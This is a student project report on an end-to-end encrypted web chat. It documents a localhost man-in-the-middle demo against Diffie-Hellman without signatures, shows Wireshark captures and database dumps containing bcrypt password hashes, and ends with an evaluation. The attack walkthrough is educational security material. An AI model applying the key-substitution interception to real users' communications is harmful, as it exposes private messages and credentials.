
MITM Attack Demonstration

This attack is done by logging in to two separate users and then sending messages to each other, but in the vulnerable version a specific port is used by changing the key exchange route. The traffic is also then checked via Wireshark by using specific TCP port (8888 instead of 3001)



National University of Computer and Emerging Sciences Islamabad Campus

Sending message to each other





National University of Computer and Emerging Sciences Islamabad Campus

During MITM-Wireshark

No.	Time	Source	Destination	Protocol	Length	Info
63	7.156692	:::	:::	TCP	64	8888 → 60114 [RST, ACK] Seq=1 Ack=1 Win=6210 Len=0
503	57.156958	:::	:::	TCP	88	60139 → 8888 [SYN] Seq=0 Win=65535 Len=0 MSS=16324 WS=64 TSval=25865747 TSecr=0 SACK_PERM
504	57.157880	:::	:::	TCP	88	8888 → 60139 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=16324 WS=64 TSval=1717716548 TSecr=25865747 SA...
505	57.157925	:::	:::	TCP	76	60139 → 8888 [ACK] Seq=1 Ack=1 Win=407744 Len=0 TSval=25865749 TSecr=1717716548
506	57.157949	:::	:::	TCP	76	[TCP Window Update] 8888 → 60139 [ACK] Seq=1 Ack=1 Win=407744 Len=0 TSval=1717716550 TSecr=25865749
507	57.158729	:::	:::	TCP	695	60139 → 8888 [PSH, ACK] Seq=1 Ack=1 Win=407744 Len=619 TSval=25865749 TSecr=1717716550 [TCP PDU reasse...
508	57.158766	:::	:::	TCP	76	8888 → 60139 [ACK] Seq=1 Ack=620 Win=407168 Len=0 TSval=1717716550 TSecr=25865749
509	57.158886	:::	:::	HTTP/_	1197	POST /messages HTTP/1.1 , JSON (application/json)
510	57.158916	:::	:::	TCP	76	60139 → 8888 [ACK] Seq=1 Ack=1 Win=407744 Len=0 TSval=1717716551 TSecr=25865749
519	57.179852	:::	:::	HTTP/_	548	HTTP/1.1 404 Not Found , JSON (application/json)
520	57.179568	:::	:::	TCP	76	60139 → 8888 [ACK] Seq=1741 Ack=473 Win=407296 Len=0 TSval=25865770 TSecr=1717716571
521	57.248913	:::	:::	TCP	695	60139 → 8888 [PSH, ACK] Seq=1741 Ack=473 Win=407296 Len=619 TSval=25865840 TSecr=1717716571 [TCP PDU r...
522	57.248924	:::	:::	HTTP/_	1200	POST /messages HTTP/1.1 , JSON (application/json)
523	57.248991	:::	:::	TCP	76	8888 → 60139 [ACK] Seq=473 Ack=2568 Win=405440 Len=0 TSval=1717716641 TSecr=25865840
524	57.249004	:::	:::	TCP	76	8888 → 60139 [ACK] Seq=473 Ack=3484 Win=404288 Len=0 TSval=1717716641 TSecr=25865840
529	57.254346	:::	:::	HTTP/_	548	HTTP/1.1 404 Not Found , JSON (application/json)
530	57.254386	:::	:::	TCP	76	60139 → 8888 [ACK] Seq=3484 Ack=945 Win=406848 Len=0 TSval=25865845 TSecr=1717716646
593	63.256657	:::	:::	TCP	76	8888 → 60139 [FIN, ACK] Seq=945 Ack=3484 Win=404288 Len=0 TSval=1717722640 TSecr=25865845
594	63.256726	:::	:::	TCP	76	60139 → 8888 [ACK] Seq=3484 Ack=946 Win=406848 Len=0 TSval=25871847 TSecr=1717722648
981	108.256318	:::	:::	TCP	64	[TCP Keep-Alive] 60139 → 8888 [ACK] Seq=3483 Ack=946 Win=406848 Len=0
982	108.256382	:::	:::	TCP	76	[TCP Keep-Alive ACK] 8888 → 60139 [ACK] Seq=946 Ack=3484 Win=404288 Len=0 TSval=1717767648 TSecr=25871...

Frame 510: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface lo0, 1 ...
Internet Protocol Version 6, Src: ::1, Dst: ::1
Transmission Control Protocol, Src Port: 8888, Dst Port: 60139, Seq: 1, Ack: 1741, Len: ...

Transmission Control Protocol (tcp), 32 bytes
Packets: 1028 - Displayed: 21 (2.0%) - Dropped: 0 (0.0%)
Profile: Default



National University of Computer and Emerging Sciences Islamabad Campus

After Securing-Wireshark

tcp.port == 3002

No.	Time	Source	Destination	Protocol	Length	Info
281	29.207716	127.0.0.1	127.0.0.1	TCP	56	3002 → 60254 [ACK] Seq=61 Ack=181 Win=6362 Len=0 TSval=3824869992 TSecr=3439133462
282	29.207717	127.0.0.1	127.0.0.1	TCP	56	60291 → 3002 [ACK] Seq=175 Ack=61 Win=6372 Len=0 TSval=3581201122 TSecr=3437546663
283	29.207727	127.0.0.1	127.0.0.1	TCP	62	60291 → 3002 [PSH, ACK] Seq=175 Ack=61 Win=6372 Len=6 TSval=3581201122 TSecr=3437546663
284	29.207748	127.0.0.1	127.0.0.1	TCP	56	3002 → 60291 [ACK] Seq=61 Ack=181 Win=6366 Len=0 TSval=3437546663 TSecr=3581201122
285	30.208388	127.0.0.1	127.0.0.1	TCP	58	3002 → 60254 [PSH, ACK] Seq=61 Ack=181 Win=6362 Len=2 TSval=3824867993 TSecr=3439133462
286	30.208509	127.0.0.1	127.0.0.1	TCP	58	3002 → 60291 [PSH, ACK] Seq=61 Ack=181 Win=6366 Len=2 TSval=3437547664 TSecr=3581201122
287	30.208518	127.0.0.1	127.0.0.1	TCP	56	60254 → 3002 [ACK] Seq=181 Ack=63 Win=6368 Len=0 TSval=3439134463 TSecr=3824867993
288	30.208599	127.0.0.1	127.0.0.1	TCP	62	60254 → 3002 [PSH, ACK] Seq=181 Ack=63 Win=6368 Len=6 TSval=3439134463 TSecr=3824867993
289	30.208619	127.0.0.1	127.0.0.1	TCP	56	3002 → 60254 [ACK] Seq=63 Ack=187 Win=6361 Len=0 TSval=3824867993 TSecr=3439134463
290	30.208639	127.0.0.1	127.0.0.1	TCP	56	60291 → 3002 [ACK] Seq=181 Ack=63 Win=6372 Len=0 TSval=3581202123 TSecr=3437547664
291	30.208657	127.0.0.1	127.0.0.1	TCP	62	60291 → 3002 [PSH, ACK] Seq=181 Ack=63 Win=6372 Len=6 TSval=3581202123 TSecr=3437547664
292	30.208674	127.0.0.1	127.0.0.1	TCP	56	3002 → 60291 [ACK] Seq=63 Ack=187 Win=6366 Len=0 TSval=3437547664 TSecr=3581202123
293	31.210337	127.0.0.1	127.0.0.1	TCP	58	3002 → 60254 [PSH, ACK] Seq=63 Ack=187 Win=6361 Len=2 TSval=3824868995 TSecr=3439134463
294	31.210458	127.0.0.1	127.0.0.1	TCP	58	3002 → 60291 [PSH, ACK] Seq=63 Ack=187 Win=6366 Len=2 TSval=3437548666 TSecr=3581202123
295	31.210463	127.0.0.1	127.0.0.1	TCP	56	60254 → 3002 [ACK] Seq=187 Ack=65 Win=6368 Len=0 TSval=3439135465 TSecr=3824868995
296	31.210542	127.0.0.1	127.0.0.1	TCP	62	60254 → 3002 [PSH, ACK] Seq=187 Ack=65 Win=6368 Len=6 TSval=3439135465 TSecr=3824868995
297	31.210569	127.0.0.1	127.0.0.1	TCP	56	3002 → 60254 [ACK] Seq=65 Ack=193 Win=6361 Len=0 TSval=3824868995 TSecr=3439135465
298	31.210593	127.0.0.1	127.0.0.1	TCP	56	60291 → 3002 [ACK] Seq=187 Ack=65 Win=6372 Len=0 TSval=3581203125 TSecr=3437548666
299	31.210617	127.0.0.1	127.0.0.1	TCP	62	60291 → 3002 [PSH, ACK] Seq=187 Ack=65 Win=6372 Len=6 TSval=3581203125 TSecr=3437548666
300	31.210635	127.0.0.1	127.0.0.1	TCP	56	3002 → 60291 [ACK] Seq=65 Ack=193 Win=6365 Len=0 TSval=3437548666 TSecr=3581203125
301	31.227850	::1	::1	TCP	64	60197 → 8888 [ACK] Seq=1 Ack=1 Win=6371 Len=0

> Frame 161: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface lo0, i...
> Null/Loopback
> Internet Protocol Version 6, Src: ::1, Dst: ::1
> Transmission Control Protocol, Src Port: 60293, Dst Port: 3001, Seq: 1, Ack: 1, Len: 0

0000 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030 bb c8 6b c0 d6 2c 82 49 50 10 18 e3 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transmission Control Protocol (tcp), 20 bytes

Packets: 361

Profile: Default



Terminal

```
mac@Waleeds-MacBook-Air E2EE-ChatSystem % node vulnerable_demo.js

=====
VULNERABLE DH KEY EXCHANGE (WITHOUT SIGNATURES)
=====

THE GURL ALICE generates her DH key pair
Alice-s Public Key: 22c369daf71d17d2485164216fb26c01...

THE GUY BOB generates his DH key pair
Bob Public Key: 5639d4650f6ec4233684f469f49439b5...

THE SECOND GURL MALLORY (Attacker) generates her DH key pair
Mallory Public Key: 2fa93db7fb33cebc146d93355a9e3404...

🐼 STEP 1: Alice sends her public key to Bob
OH0 but Mallory intercepts it!

TCH TCH, MALLORY intercepts Alice-Bob communication
- Mallory receives Alice's public key
- Mallory sends HER OWN public key to Bob (pretending to be Alice - DHOKAAA)

EW - Mallory computes shared secret with Alice:
Secret: b23f4c1da7f075f1bbb0f1d8761824f4...

STEP 2: Bob sends his public key to Alice
But Mallory intercepts it again! very dheeth

STEP 2: Bob sends his public key to Alice
But Mallory intercepts it again! very dheeth

MALLORY intercepts Bob-Alice communication
- Mallory receives Bob's public key
- Mallory sends HER OWN public key to Alice (pretending to be Bob)

CHALAK Mallory computes shared secret with Bob:
Secret: ce38dac9692c104d2ae90c7f451b7617...

Alice computes shared secret (thinks it's with Bob):
Secret: b23f4c1da7f075f1bbb0f1d8761824f4...

Masoom Bob computes shared secret (thinks it's with Alice):
Secret: ce38dac9692c104d2ae90c7f451b7617...

=====
ATTACK SUCCESS VERIFICATION
=====

✅ Alice-Mallory secrets match: true
✅ Bob-Mallory secrets match: true
❌ Alice-Bob secrets match: false

RESULT: Mallory can now decrypt and read ALL messages!
- Alice encrypts with her secret (actually shared with Mallory)
- Mallory decrypts, reads, re-encrypts with Bob's secret
- Bob decrypts (thinking it came from Alice)
- Neither Alice nor Bob know they're compromised!
```



National University of Computer and Emerging Sciences Islamabad Campus

MESSAGE INTERCEPTION EXAMPLE

Alice sends encrypted message: Hello Bob, here is my secret: PASSWORD123
Encrypted: d25d3a7b15d357f0de988d8ddd6e7993eb1f7fb4...

Mallory intercepts and decrypts:

Mallory reads: Hello Bob, here is my secret: PASSWORD123
Mallory logs the password!

Mallory re-encrypts for Bob:

Re-encrypted: 0bd8abe3cdce8a4a3553c03d566b4b661848dcb2...

Bob receives and decrypts:

Bob reads: Hello Bob, here is my secret: PASSWORD123
Bob thinks this came directly from Alice!

THIS WORKS BCZ :

No authentication of public keys
No digital signatures to verify sender identity
No way to detect key substitution
Pure DH provides confidentiality but NOT authenticity



Logs and Evidence


Security Logs

[Back to Chat](#)

03/12/2025, 19:02:27	[INFO]	Loaded 1 users
03/12/2025, 19:02:27	[INFO]	Private keys loaded from IndexedDB
03/12/2025, 19:02:27	[SUCCESS]	User Bushra logged in successfully
03/12/2025, 19:02:27	[INFO]	Attempting login for user Bushra...
03/12/2025, 19:02:24	[ERROR]	Login failed: Invalid credentials
03/12/2025, 19:02:23	[INFO]	Attempting login for user Bushra...

Architecture Diagrams

System Architecture





National University of Computer and Emerging Sciences Islamabad Campus

Database Schema Design

User Collection

```
_id: ObjectId('692b7db75a8a421e1f18cf81')
username : "Imad"
passwordHash : "$2b$12$ifbge34VJKehGJS0Erkkh0l28vu2I3XaAd2354GsWISpmhP/k4GPC"
salt : "$2b$12$ifbge34VJKehGJS0Erkkh0"
▸ ecdhPublicKey : Object
▸ ecdsaPublicKey : Object
createdAt : 2025-11-29T23:11:51.062+00:00
__v : 0
```

```
_id: ObjectId('692b7dd25a8a421e1f18cf86')
username : "Bushra"
passwordHash : "$2b$12$Ms009vew.y8SsnMoeeyun0hgdtiT.0i8lvmux.V2zk9PUBaudpa0u"
salt : "$2b$12$Ms009vew.y8SsnMoeeyun0"
▸ ecdhPublicKey : Object
▸ ecdsaPublicKey : Object
createdAt : 2025-11-29T23:12:18.367+00:00
__v : 0
```



Messages Collection

```
_id: ObjectId('692b7f935a8a421e1f18cfa6')
senderId : ObjectId('692b7db75a8a421e1f18cf81')
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')
▸ ciphertext : Array (148)
▸ iv : Array (12)
▸ signature : Array (96)
sequence : 1
▸ nonce : Array (16)
timestamp : 2025-11-29T23:19:47.901+00:00
__v : 0
```

```
_id: ObjectId('692b7fca5a8a421e1f18cfb7')
senderId : ObjectId('692b7db75a8a421e1f18cf81')
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')
▸ ciphertext : Array (144)
▸ iv : Array (12)
▸ signature : Array (96)
sequence : 2
▸ nonce : Array (16)
timestamp : 2025-11-29T23:20:42.968+00:00
__v : 0
```



Files Collection

```
_id: ObjectId('693041c31e7fa7fc28105327')  
senderId : ObjectId('692b7db75a8a421e1f18cf81')  
recipientId : ObjectId('692b7dd25a8a421e1f18cf86')  
filename : "unittesting.png"  
▸ ciphertext : Array (75135)  
▸ iv : Array (12)  
▸ signature : Array (96)  
timestamp : 2025-12-03T13:57:23.052+00:00  
__v : 0
```



Security Logs Collection


```
_id: ObjectId('692b7db75a8a421e1f18cf83')
userId: ObjectId('692b7db75a8a421e1f18cf81')
eventType: "AUTH_SUCCESS"
details: "User registered successfully"
ipAddress: "::1"
timestamp: 2025-11-29T23:11:51.067+00:00
__v: 0
```

```
_id: ObjectId('692b7dd25a8a421e1f18cf88')
userId: ObjectId('692b7dd25a8a421e1f18cf86')
eventType: "AUTH_SUCCESS"
details: "User registered successfully"
ipAddress: "::1"
timestamp: 2025-11-29T23:12:18.368+00:00
__v: 0
```

```
_id: ObjectId('692b7ddc5a8a421e1f18cf8b')
userId: null
eventType: "AUTH_FAILURE"
details: "Username Imad already exists"
ipAddress: "::1"
timestamp: 2025-11-29T23:12:28.429+00:00
__v: 0
```




Component Interaction Flow





Evaluation and Conclusion

Security Strengths

- **Cryptographic Robustness:** The system implements military-grade encryption (AES-256-GCM) with modern elliptic curve cryptography (P-384). Confidentiality and authenticity are provided by the combination of ECDSA for signatures and ECDH for key exchange.
- **Zero-Knowledge Server:** Private keys never leave client devices, stored securely in IndexedDB. True end-to-end encryption is achieved by preventing the server from decrypting messages or impersonating users.
- **Attack Resistance:** Sequence numbers prevent replay attacks. Tampering is detected by GCM authentication tags. Impersonation is prevented by digital signatures. All attacks tested failed as expected.



Limitations

- **Key Distribution:** During initial setup, public keys are distributed by the server. MITM attacks could be made possible by a compromised server during registration.
- **Inadequate Forward Secrecy** Uses static ECDH keys. All previous conversations are exposed when long-term private keys are compromised. Ephemeral keys would provide better forward secrecy.
- **Browser Dependency:** Relies on Web Crypto API and IndexedDB. Not all browsers support these features uniformly.

Future Enhancements

1. **Double Ratchet Protocol:** Implement Signal Protocol for perfect forward secrecy
2. **Key Verification:** Add safety numbers/fingerprints for out-of-band key verification
3. **Group Chats:** Extend to support encrypted group messaging
4. **Push Notifications:** Add encrypted push notifications for offline users
5. **Key Rotation:** Automatically rotate the keys on a regular basis.



Conclusion

This implementation demonstrates a working end-to-end encrypted messaging system with strong cryptographic foundations. The system successfully prevents common attacks (MITM, replay, tampering) through layered security mechanisms.

While limitations exist, the architecture provides a solid foundation for secure communications. The zero-knowledge server design ensures user privacy, and the cryptographic choices align with current best practices.

The system proves that secure, private communication is achievable with modern web technologies, balancing security with usability and performance.

Deployment Description

This Project was deployed locally and is run on visual studios. No cloud deployment as of now.